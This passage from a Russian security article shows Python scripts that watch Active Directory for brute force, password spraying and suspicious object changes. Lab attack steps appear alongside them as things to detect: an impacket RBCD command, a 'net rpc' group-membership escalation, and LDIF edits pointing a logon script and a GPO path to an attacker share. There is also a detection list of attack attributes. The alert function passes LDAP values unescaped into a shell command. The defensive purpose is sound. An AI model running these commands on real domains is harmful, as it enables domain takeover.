            auth_failure_count = ""
            if result['badPwdCount']:
                auth_failure_count = int(result['badPwdCount'].value)
            if result['badPasswordTime']:
                if user in failures_time and failures_time[user] <
result['badPasswordTime'].value.timestamp():
                    print('[{now}]{red} "{user}" auth failure ({
auth_failure_count}){reset}'.format(now=datetime.now().strftime("%d.
%m.%Y %H:%M:%S"), badPasswordTime=result["badPasswordTime"].value.
strftime("%d.%m.%Y %H:%M:%S"), red=Fore.RED, user=user,
auth_failure_count=auth_failure_count, reset=Fore.RESET))
                    if user.lower() in USERS['fail']:
                        alert(user, 'failure')
                    lasts.append((result['badPasswordTime'].value.
timestamp() + 11644473600) * 10000000)
                    if result['lockoutTime'].value and result['
lockoutTime'].value.timestamp() == result['badPasswordTime'].value.
timestamp():
                        print('[{now}]{red} "{user}" locked{reset}'.
format(now=datetime.now().strftime("%d.%m.%Y %H:%M:%S"), red=Fore.
LIGHTRED_EX, user=user, reset=Fore.RESET))
                        if user.lower() in USERS['lock']:
                            alert(user, 'locked')
                        locks.add(user)
                    fails.add(user)
                failures_time[user] = result['badPasswordTime'].value
.timestamp()
            if result['lastLogon']:
                if user in success_time and success_time[user] <
result['lastLogon'].value.timestamp():
                    print('[{now}]{green} "{user}" auth success{
reset}'.format(now=datetime.now().strftime("%d.%m.%Y %H:%M:%S"),
lastLogon=result["lastLogon"].value.strftime("%d.%m.%Y %H:%M:%S"),
green=Fore.GREEN, user=user, reset=Fore.RESET))
                    lasts.append((result['lastLogon'].value.timestamp
() + 11644473600) * 10000000)
                    if user.lower() in USERS['auth']:
                        alert(user, 'auth')
                if user in locks: locks.remove(user)
                if user in fails: fails.remove(user)
                success_time[user] = result['lastLogon'].value.
timestamp()
    if len(locks) > MAX_LOCKS:
        alert("mass locks users", str(len(locks)))
    if len(fails) > MAX_FAILS:
        alert("mass fails users", str(len(fails)))
    timestamp = int(max(lasts) + 1)
    sleep(1)
```


При нормальных обстоятельствах вполне закономерно, что некоторые пользователи периодически ошибаются при вводе паролей.



За неуспешной аутентификацией не последовало успешной

В этом примере за первой неуспешной аутентификацией сразу идет успешная — пользователь просто ошибся, вводя свой пароль, и затем ввел его правильно. Но вторая неуспешная аутентификация выглядит более подозрительно, ведь правильный пароль так и не был введен.


Атрибут `badPwdCount` может показывать количество неуспешных попыток, по которому мы можем заключить, что для этой учетной записи подбирают пароль.



Детект подбора пароля к словарным пользователям

На скриншоте мы видим, что брутфорсу подвергаются явно словарные учетные записи. Это, скорее всего, отголоски атаки на внешний сетевой периметр. Часто там могут располагаться сервисы, использующие аутентификацию по доменным учетным записям.


Но вот в следующем примере ситуация иная — пользователи явно не словарные.



Детект подбора пароля к внутренним пользователям — один пользователь, много паролей


И если узнать их можно было только внутри сети, подключившись к Active Directory, то можно смело заключить: мы имеем дело с внутренним нарушителем. Прямой брутфорс доменных учетных записей весьма редок и будет скорее следствием неаккуратных атак.

Однако злоумышленник может проверить лишь самые слабые пароли на широком списке пользователей, не вызывая тем самым блокировок. Если в твоей компании имеется много учетных записей, у злоумышленника есть шансы на успех.



Хакер выполняет атаку password spraying — один пароль, много пользователей

Такая проверка будет для нас крайне заметной: со стороны она выглядит как спонтанный всплеск безуспешной аутентификации множества пользователей.



Детект атаки password spraying — один пароль, много пользователей

Подобную активность мы можем заметить и в том случае, если злоумышленник нашел валидный пароль и проводит атаку password spraying в надежде, что пароль подойдет куда-то еще.

В более-менее крупных компаниях поток событий аутентификации будет огромный, и отслеживать его вручную достаточно сложно. Поэтому мы можем настроить срабатывание автоматических уведомлений для определенных пользователей и при тех или иных событиях.

Например, у нас есть специально созданный пользователь, о существовании которого никто не знает. Любая аутентификация такого пользователя может рассматриваться как аномалия. Явно словарные пользователи `guest`, `security`, `audit`, `testuser`, `test1`, никем при этом не используемые, также должны рассматриваться как аномалия, если для них происходит событие неуспешной аутентификации. Наконец, словарные пользователи типа `administrator` и все вышеперечисленные при нормальных обстоятельствах никогда не должны блокироваться — в противном случае это тоже маркер атаки. Если подытожить, то в `auth.py` мы все это описываем следующим образом:

`defence/ad/auth.py`


```python
...
USERS = { # notifications
    'auth': ['honeypot_user'],
    'fail': ['guest', 'security', 'audit', 'testuser', 'test1'],
    'lock': ['administrator', 'guest', 'security', 'audit', 'testuser
', 'test1']
}
...
```

Раз скрипт собирает полную динамику событий аутентификации, то неплохо было бы уметь ее анализировать. Используя стандартные математические возможности Python, легко построить график трендов успешных и неуспешных аутентификаций и блокировок:

defence/ad/auth-anal.py

```python
from datetime import datetime
import matplotlib.pyplot as plt

HOURS = 24
auth_success = {}
auth_fail = {}
auth_lock = {}
while True:
    try:
        line = input()
    except:
        break
    try:
        date,time,user,*result = line.strip().split()
    except:
        continue
    date = date.split("[")[1]
    time = time.split("]")[0]
    hour = time.split(":")[0]
    result = " ".join(result)
    try: datetime.strptime(date, '%d.%m.%Y')
    except: continue
    if result.find("success") != -1:
        try: auth_success[date+"-"+hour] += 1
        except: auth_success[date+"-"+hour] = 1
    elif result.find("fail") != -1:
        try: auth_fail[date+"-"+hour] += 1
        except: auth_fail[date+"-"+hour] = 1
    elif result.find("lock") != -1:
        try: auth_lock[date+"-"+hour] += 1
        except: auth_lock[date+"-"+hour] = 1

plt.plot(sorted(auth_success, key=lambda k:datetime.strptime(k, '%d.
%m.%Y-%H').timestamp()), list(map(lambda d: auth_success[d], sorted(
auth_success, key=lambda k:datetime.strptime(k, '%d.%m.%Y-%H').
timestamp()))), label="success")
plt.plot(sorted(auth_fail, key=lambda k:datetime.strptime(k, '%d.%m.
%Y-%H').timestamp()), list(map(lambda d: auth_fail[d], sorted(
auth_fail, key=lambda k:datetime.strptime(k, '%d.%m.%Y-%H').timestamp
()))), label="fail")
plt.plot(sorted(auth_lock, key=lambda k:datetime.strptime(k, '%d.%m.
%Y-%H').timestamp()), list(map(lambda d: auth_lock[d], sorted(
auth_lock, key=lambda k:datetime.strptime(k, '%d.%m.%Y-%H').timestamp
()))), label="lock")
ax = plt.gca(); ax.set_xticks(ax.get_xticks()[::HOURS])
plt.legend()
plt.show()
```

Чрезвычайно простая аналитика, но общая картина налицо — сразу видно, в какие часы в компании кипит работа, а в какие идут ночные брутфорс-атаки.



Анализ накопленных событий аутентификации за неделю

Однако события аутентификаций — это лишь самое малое, что происходит в Active Directory. Есть вещи, которые часто не мониторит даже настоящий SOC.

Продолжение статьи →

САМООБОРОНА ПО-ХАКЕРСКИ

ВЫЯВЛЯЕМ АТАКИ В ACTIVE DIRECTORY

ИЗМЕНЕНИЯ ОБЪЕКТОВ В ACTIVE DIRECTORY

Многие атаки на инфраструктуру Active Directory оставляют в ней особые следы в виде изменения или создания соответствующих атрибутов у объектов. Практически все подобные модификации будут косвенно затрагивать атрибут `whenChanged`, указывающий на изменения в объекте.

```
~ » shelldap
~ > grep -r (whenChanged>=20240219043149.0Z)
~ > grep -r (whenChanged>=20240219043149.0Z)
CN=iivanov,CN=Users,DC=ussc,DC=ru
~ >
```

Получение всех объектов Active Directory, в которых что-то изменилось за указанное время

Примечательно, что даже изменение в правах объекта вызывает обновление атрибута `whenChanged`, благодаря чему становится возможным отслеживать крайне неуловимые ACL-атаки. Сделав предварительный снапшот всех атрибутов у всех объектов, а также анализ их ACL и сравнивая различия у изменившихся объектов, мы сможем отслеживать всю динамику в Active Directory:

defence/ad/changed.py

```python
from ldap3.protocol.microsoft import security_descriptor_control
from ldap3 import Server, Connection, SUBTREE, BASE, ALL,
ALL_ATTRIBUTES
import pickle
from time import sleep
from datetime import datetime
from getpass import getpass
from os import system
from sys import argv
from re import match
from colorama import Fore

from winacl.dtyp.security_descriptor import SECURITY_DESCRIPTOR
from winacl.dtyp.sid import SID
from winacl.dtyp.ace import ADS_ACCESS_MASK

dc = argv[1]
ATTACKS = { # notifications
    "SPN attack": {"attr": "^serviceprincipalname$", "dn": ".*"},
    "RBCD attack" : {"attr": "
^msds-allowedtoactonbehalfofotheridentity$", "dn": ".*"},
    "ShadowCredentials attack" : {"attr": "^msds-keycredentiallink$",
"dn": ".*"},
    "membership changed": {"attr": "^member$", "dn": ".*admin.*"},
    "GPO attack": {"attr": "^gpcfilesyspath$", "dn": ".*"},
    "user object abuse": {"attr": "^scriptpath$", "dn": ".*"},
    "ACL attack": {"attr": ".*generic_all.*", "dn": ".*"},
    "sAMAccountName spoofing": {"attr": "^samaccountname$", "dn": ".*
"},
    "dNSHostName spoofing": {"attr": "^dnshostname$", "dn": ".*"},
    "ADCS attack templates ESC4": {"attr": "^(
msPKI-Certificate-Name-Flag|msPKI-Enrollment-Flag|msPKI-RA-Signature)
$", "dn": ".*CN=Certificate Templates,.*"}
}

server = Server(dc, get_info=ALL)
Connection(server, auto_bind=True)
server_time = server.info.other.get('currentTime')[0]
if len(argv) < 4:
    print(server_time)
    print("\n".join(server.info.naming_contexts))
    exit()
else:
    root = argv[3]
userdom = argv[2] # "user@company.org"
conn = Connection(server, user=userdom, password=getpass("password: "
))
conn.bind()

alerts = []
def alert(dn, attr, value, message):
    if (dn,attr) in alerts:
        return
    print("[!] Danger changes detected: %s: %s=%s (%s)" % (dn, attr,
value, message))
    #system("telegram '{message}'".format(message="Danger changes
detected %s: %s=%s (%s)" % (dn, attr, value, message)))
    system("zenity --warning --title='Danger changes detected'
--text='%s: %s=%s (%s)' &" % (dn, attr, value, message))
    #system("echo 'Danger changes detected' | festival --tts
--language english")
    alerts.append((dn,attr))

cache_sid = {}
def resolve_sid(sid):
    global cache_sid
    if not sid in cache_sid:
        cache_sid[sid] = None
        for dn in objects:
            if objects[dn].get("objectSid") == [sid]:
                name = objects[dn]["sAMAccountName"]
                cache_sid[sid] = name
                break
    return cache_sid.get(sid)

def parse_acl(nTSecurityDescriptor):
    acl = SECURITY_DESCRIPTOR.from_bytes(nTSecurityDescriptor)
    acl_canonical = {"owner": [acl.Owner.to_sddl() if acl.Owner else
""], "dacl":[]}
    for ace in acl.Dacl.aces if acl.Dacl else []:
        ace_canonical = {}
        ace_canonical["who"] = SID.wellknown_sid_lookup(ace.Sid.
to_sddl()) or resolve_sid(ace.Sid.to_sddl()) or ace.Sid.to_sddl()
        ace_canonical["type"] = str(ace).split("\n")[0].strip()
        for line in str(ace).split("\n")[1:]:
            if line.strip():
                field = line.split(":")[0].lower()
                value = line.split(":")[1].strip()
                ace_canonical[field] = value
        acl_canonical["dacl"].append(ace_canonical)
    return acl_canonical

def snapshot_create():
    global objects
    #results = conn.extend.standard.paged_search(search_base=root,
search_filter='(objectClass=*)', search_scope=SUBTREE,
attributes=ALL_ATTRIBUTES, paged_size=1000) # only attributes
    results = conn.extend.standard.paged_search(search_base=root,
search_filter='(objectClass=*)', search_scope=SUBTREE, attributes=
ALL_ATTRIBUTES, controls=security_descriptor_control(sdflags=0x05),
paged_size=1000) # with ACL
    #conn.search(root, '(objectClass=*)', SUBTREE,
attributes=ALL_ATTRIBUTES) # only attributes
    #conn.search(root, '(objectClass=*)', SUBTREE,
attributes=ALL_ATTRIBUTES, controls=security_descriptor_control(
sdflags=0x05)) # with ACL
    #conn.search(root, '(|(objectClass=pKICertificateTemplate)(
objectClass=certificationAuthority))', SUBTREE,
attributes=ALL_ATTRIBUTES, controls=security_descriptor_control(
sdflags=0x05)) # with ACL
    #for result in conn.entries:
    for result in results:
        if result.get('type') == 'searchResRef':
            continue
        #dn = result.entry_dn
        #objects[dn] = result.entry_attributes_as_dict
        dn = result["dn"]
        objects[dn] = result["raw_attributes"]
    for dn in objects: # because of resolve_sid()
        if 'nTSecurityDescriptor' in objects[dn]:
            objects[dn]['nTSecurityDescriptor'] = parse_acl(objects[
dn]['nTSecurityDescriptor'][0])
    open("objects.dat", "wb").write(pickle.dumps([objects,cache_sid])
)

def snapshot_restore():
    global objects, cache_sid
    try:
        objects, cache_sid = pickle.loads(open("objects.dat", "rb").
read())
        return True
    except:
        return False

def get_attrs(dn):
    #conn.search(dn, '(objectClass=*)', BASE,
attributes=ALL_ATTRIBUTES) # only attributes
    #conn.search(dn, '(objectClass=*)', BASE,
attributes=ALL_ATTRIBUTES, controls=security_descriptor_control(
sdflags=0x05)) # with ACL
    results = conn.extend.standard.paged_search(search_base=dn,
search_filter='(objectClass=*)', search_scope=BASE, attributes=
ALL_ATTRIBUTES, controls=security_descriptor_control(sdflags=0x05),
paged_size=1000) # with ACL
    result = next(results)
    #attrs = conn.entries[0].entry_attributes_as_dict
    attrs = result["raw_attributes"]
    if attrs.get('nTSecurityDescriptor'):
        attrs['nTSecurityDescriptor'] = parse_acl(attrs['
nTSecurityDescriptor'][0])
    return attrs

def print_diff(dn):
    if not dn in objects:
        return
    def diff(attrs_before, attrs_after):
        for attr in attrs_before:
            if not attr in attrs_after:
                print(f"{Fore.RED}delete %s: %s{Fore.RESET}" % (attr,
str(attrs_before[attr])))
            else:
                if type(attrs_before[attr]) == dict:
                    diff(attrs_before[attr], attrs_after[attr])
                else:
                    for value in attrs_before[attr]:
                        if not value in attrs_after[attr]:
                            print(f"{Fore.RED}delete %s: %s{Fore.
RESET}" % (attr, value))
        for attr in attrs_after:
            if not attr in attrs_before:
                print(f"{Fore.GREEN}new %s: %s{Fore.RESET}" % (attr,
str(attrs_after[attr])))
                for attack in ATTACKS:
                    if (match(ATTACKS[attack]["attr"].lower(), attr.
lower()) or match(ATTACKS[attack]["attr"].lower(), str(attrs_after[
attr]).lower())) and match(ATTACKS[attack]["dn"].lower(), dn.lower())
:
                        alert(dn, attr, attrs_after[attr].decode(),
attack)
            else:
                if type(attrs_after[attr]) == dict:
                    diff(attrs_before[attr], attrs_after[attr])
                else:
                    for value in attrs_after[attr]:
                        if not value in attrs_before[attr]:
                            print(f"{Fore.GREEN}added %s: %s{Fore.
RESET}" % (attr, value))
                            for attack in ATTACKS:
                                if (match(ATTACKS[attack]["attr"].
lower(), attr.lower()) or match(ATTACKS[attack]["attr"].lower(), str(
value).lower())) and match(ATTACKS[attack]["dn"].lower(), dn.lower())
:
                                    alert(dn, attr, value.decode(),
attack)
    attrs = get_attrs(dn)
    diff(objects[dn], attrs)
    objects[dn] = attrs

objects = {}
snapshot_restore() or snapshot_create()
print("[*] %d objects" % len(objects))
now = datetime.strptime(server_time, '%Y%m%d%H%M%S.0Z').timestamp()
or datetime.utcnow().timestamp()
first_time = True
while True:
    conn.search(root, f'(whenChanged>={datetime.utcfromtimestamp(now)
.strftime("%Y%m%d%H%M%S.0Z")})', SUBTREE, attributes=["
distinguishedName", "whenChanged", "whenCreated"])
    lasts = [now]
    for result in conn.entries:
        dn = result.entry_dn
        changed = result['whenChanged'].value
        created = result['whenCreated'].value
        time = changed.strftime("%d.%m.%Y %H:%M:%S")
        if changed == created:
            if not first_time:
                print(f'[{time}] "{dn}" created')
                objects[dn] = get_attrs(dn)
            lasts.append(created.timestamp())
        else:
            if not first_time:
                print(f'[{time}] "{dn}" changed')
                print_diff(dn)
            lasts.append(changed.timestamp())
    now = max(lasts) + 1
    sleep(1)
    first_time = False
```

Этот скрипт, состоящий всего из ста с небольшим строчек кода, способен под любой (даже непривилегированной) доменной учетной записью видеть в режиме реального времени, какие объекты были созданы, удалены или изменены. А еще — показывать, какие именно атрибуты в них изменились, включая анализ ACL до канонического удобочитаемого вида.

Один скрипт, с использованием которого мы дальше будем видеть почти все атаки, способен стать практически универсальным средством мониторинга Active Directory.

Атаки на пользователей

В ходе развития атак в инфраструктуре Active Directory часто обнаруживаются различные мисконфиги прав доступа, а также relay-атаки, позволяющие совершить действия от лица другой учетной записи. В конечном счете это позволяет злоумышленникам выполнить множество опасных действий.

Если у злоумышленника есть расширенные права на учетную запись пользователя, он может сменить ей пароль — это мы сразу же увидим по атрибуту `pwdLastSet`.

```
added value in attr lockoutTime: b'133342278550296148'
[19.07.2023 08:17:00] "CN=[redacted],OU=[redacted],OU=[redacted],OU=users,OU=[redacted],
DC=[redacted],DC=ru" changed
delete value in attr whenChanged: b'20230719072415.0Z'
delete value in attr uSNChanged: b'404204402'
delete value in attr pwdLastSet: b'0'
added value in attr whenChanged: b'20230719081700.0Z'
added value in attr uSNChanged: b'404235641'
added value in attr pwdLastSet: b'133342282108055038'
[19.07.2023 08:22:16] "CN=[redacted],OU=[redacted],OU=[redacted],OU=users,OU=[redacted]
,DC=[redacted],DC=ru" changed
delete value in attr whenChanged: b'20230719071716.0Z'
delete value in attr uSNChanged: b'404200189'
delete value in attr lastLogon: b'133288602225434082'
delete value in attr pwdLastSet: b'133342246324340153'
delete value in attr logonCount: b'10'
added value in attr whenChanged: b'20230719082216.0Z'
added value in attr uSNChanged: b'404238575'
added value in attr lastLogon: b'133342285383059373'
added value in attr pwdLastSet: b'133342285366526233'
added value in attr logonCount: b'12'
```

Детект смены пароля пользователя

Отслеживая события изменения паролей, нужно реагировать в первую очередь на сервисные, админские и прочие важные учетные записи.

Если же у злоумышленника есть права записи на объект пользователя в Active Directory, он может скомпрометировать учетку более аккуратно, установив произвольный LogonScript.

```
GNU nano 7.2          /tmp/shelldap_lya7nscQ.ldif *

dn: CN=iivanov,cn=users,DC=ussc,DC=ru
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
scriptPath: \\10.0.0.137\a\1.bat
accountExpires: 0
badPasswordTime: 133516913334404000
badPwdCount: 0
cn: iivanov
codePage: 0
countryCode: 0
dSCorePropagationData: 20240216082307.0Z
dSCorePropagationData: 20230718173106.0Z
dSCorePropagationData: 16010101000000.0Z
displayName: iivanov
distinguishedName: CN=iivanov,CN=Users,DC=ussc,DC=ru
givenName: iivanov
instanceType: 4
lastLogoff: 0
lastLogon: 133516949284640000
lastLogonTimestamp: 133516908646448000
```


Хакер компрометирует пользователя, создавая в его объекте атрибут со скриптом автозагрузки при входе в систему

Мы можем отслеживать подобную активность.

```
~/src/defence/ad(main*) » ./changes.py 10.0.0.3 user1@ussc.ru     16.02.2024 17:01:14
DC=ussc,DC=ru 20240216090115.0Z
password:
[*] 239 objects
[16.02.2024 08:07:18] "DC=ussc,DC=ru" changed
[16.02.2024 08:27:21] "CN=user2,CN=Users,DC=ussc,DC=ru" changed
[16.02.2024 08:57:34] "CN=iivanov,CN=Users,DC=ussc,DC=ru" changed
[16.02.2024 09:01:30] "CN=iivanov,CN=Users,DC=ussc,DC=ru" changed
delete whenChanged: 2024-02-16 08:57:34+00:00
delete uSNChanged: 102460
new scriptPath: ['\\\\10.0.0.137\\a\\1.bat']
added whenChanged: 2024-02-16 09:01:30+00:00
added uSNChanged: 102461
```

Детект атаки на объект пользователя через LogonScript

Другой вариант атаки на объект пользователя — добавление в этот объект атрибута `servicePrincipalName` и применение атаки targeted kerberoasting для получения хеша пароля пользователя.



Хакер применяет атаку targeted kerberoasting к объекту пользователя

В ходе этой атаки используемый злоумышленником скрипт очень быстро создает атрибут SPN, запрашивает по нему Kerberos-билет TGS (содержащий хеш пароля пользователя) и удаляет SPN. Соответственно, если мы достаточно часто будем смотреть изменения, то сможем увидеть характерные атрибуты.

```
~/src/defence/ad(main*) » ./changes.py 10.0.0.3 user1@ussc.ru     16.02.2024 17:19:06
DC=ussc,DC=ru 20240216091910.0Z
password:
[*] 239 objects
[16.02.2024 09:19:49] "CN=iivanov,CN=Users,DC=ussc,DC=ru" changed
delete uSNChanged: 102478
delete whenChanged: 2024-02-16 09:12:06+00:00
added uSNChanged: 102481
added whenChanged: 2024-02-16 09:19:49+00:00
new servicePrincipalName: ['somerandom/spn']
[16.02.2024 09:19:51] "CN=iivanov,CN=Users,DC=ussc,DC=ru" changed
delete uSNChanged: 102481
delete whenChanged: 2024-02-16 09:19:49+00:00
delete servicePrincipalName: ['somerandom/spn']
added uSNChanged: 102482
added whenChanged: 2024-02-16 09:19:51+00:00
```

Детект атаки на объект пользователя targeted kerberoasting

Скрипт `targetedKerberoast.py` создает и удаляет SPN слишком быстро, чтобы кто-то успел это заметить. Тем не менее злоумышленник может менять SPN вручную, и такое изменение наш скрипт заметит.

Атаки на компьютеры

Если у злоумышленника есть права записи на объект учетной записи компьютера, то он может применить технику RBCD или Shadow Credentials для захвата доступа к ПК жертвы.

```
(kali㉿kali)-[/opt/targetedKerberoast]
$ impacket-rbcd ussc.ru/ppetrov -dc-ip 10.0.0.3 -delegate-from 'kalivm$' -delegate-to 'win7vm32$' -action write
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] No credentials supplied, supply password
Password:
```

Хакер захватывает компьютер с использованием RBCD

Это можно увидеть по появлению специфичного атрибута `msDS-AllowedToActOnBehalfOfOtherIdentity/msDs-KeyCredentialLink`.

```
[19.07.2023 09:54:22] "CN=[redacted]-VM,CN=Computers,DC=ussc,DC=ru" changed
delete value in attr whenChanged: b'20230719094721.0Z'
delete value in attr uSNChanged: b'404287577'
delete value in attr msDS-AllowedToActOnBehalfOfOtherIdentity: b'\x01\x00\x04\x80\x1c
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x04\x00\x08\x00\x00\x00\
x00\x00\x01\x02\x00\x00\x00\x00\x00\x05 \x00\x00\x00 \x02\x00\x00'
added value in attr whenChanged: b'20230719095422.0Z'
added value in attr uSNChanged: b'404291612'
added value in attr msDS-AllowedToActOnBehalfOfOtherIdentity: b'\x01\x00\x04\x80@\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x04\x00,\x00\x01\x00\x00\x00
\x00\x00$\x00\xff\x01\x0f\x00\x01\x05\x00\x00\x00\x00\x00\x05\x15\x00\x00\x00\x04\xc0
\[redacted]\x00\x00\x01\x02\x00\x00\x00\x00\x00\x05 \x00\
x00\x00 \x02\x00\x00'
```

Детект атаки RBCD на учетную запись компьютера

Случаи добавления `Resource Based Constrained Delegation` и `Shadow Credentials` достаточно редки для рядового домена. Следовательно, любое появление этого атрибута заслуживает внимания.

Атаки на GPO

Наконец, внимание нужно уделять также объектам групповых политик. Компрометация этого объекта может иметь катастрофический импакт, если под политику попадает множество ПК или пользователей.

```
GNU nano 7.2          /tmp/shelldap_fB0cz3fm.ldif *

dn: CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=ussc,>
objectClass: top
objectClass: container
objectClass: groupPolicyContainer
cn: {31B2F340-016D-11D2-945F-00C04FB984F9}
dSCorePropagationData: 20240216094451.0Z
dSCorePropagationData: 16010101000000.0Z
displayName: Default Domain Policy
distinguishedName: CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=>
flags: 0
gPCFileSysPath: \\10.0.1.137\a\{31B2F340-016D-11D2-945F-00C04FB984F9}
gPCFunctionalityVersion: 2
gPCMachineExtensionNames: [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-2>
instanceType: 4
isCriticalSystemObject: TRUE
name: {31B2F340-016D-11D2-945F-00C04FB984F9}
objectCategory: CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=ussc>
objectGUID:: 7oQ4ZXHBDEO5hNAmuCUCUQ==
showInAdvancedViewOnly: TRUE
systemFlags: -1946157056
uSNChanged: 102509
uSNCreated: 5708
```

Хакер исполняет свой вредоносный код через скомпрометированную групповую политику

Самый ценный в групповой политике — атрибут `gPCFileSysPath`, указывающий на папку, в которой может храниться исполняемый скрипт или ветка реестра. Как бы то ни было, попытка перенаправления может быть замечена по изменению соответствующего атрибута.

```
~/src/defence/ad » ./changes.py 10.0.0.3 user1@ussc.ru     19.07.2023 16:09:57
password:
[*] 237 objects
[19.07.2023 11:15:42] "CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=Syste
m,DC=ussc,DC=ru" changed
delete value in attr whenChanged: b'20190313173831.0Z'
delete value in attr uSNChanged: b'12697'
delete value in attr gPCFileSysPath: b'\\\\ussc.ru\\sysvol\\ussc.ru\\Policies\\{31B2F
340-016D-11D2-945F-00C04FB984F9}'
added value in attr whenChanged: b'20230719111542.0Z'
added value in attr uSNChanged: b'90228'
added value in attr gPCFileSysPath: b'\\\\10.0.1.137\\a\\{31B2F340-016D-11D2-945F-00C
04FB984F9}'
```

Детект атаки с использованием групповой политики

Однако стоит иметь в виду, что злоумышленник может скомпрометировать и объект групповой политики на сетевом диске SYSVOL, чего мы в этом случае уже не увидим.

Атаки на группы

Если злоумышленник получил доступ к той или иной группе, которая представляет для него интерес, то главное, что он может сделать, — добавить нужную учетку в эту группу.

```
(kali㉿kali)-[~]
$ net rpc group addmem 'server_admins' ppetrov -S 10.0.0.3 -U ussc/ppetrov
Password for [USSC\ppetrov]:

(kali㉿kali)-[~]
$
```

Хакер добавляет себя в скомпрометированную доменную группу

Добавление объекта в группу происходит через атрибут `member`, появление которого мы увидим в ту же секунду.

```
~/src/defence/ad(main*) » ./changes.py 10.0.0.3 user1@ussc.ru     16.02.2024 17:39:45
DC=ussc,DC=ru 20240216093945.0Z
password:
[*] 240 objects
[16.02.2024 09:39:58] "CN=server_admins,CN=Users,DC=ussc,DC=ru" changed
delete uSNChanged: 102506
delete whenChanged: 2024-02-16 09:39:43+00:00
added member: CN=ppetrov,CN=Users,DC=ussc,DC=ru
added uSNChanged: 102508
added whenChanged: 2024-02-16 09:39:58+00:00
```

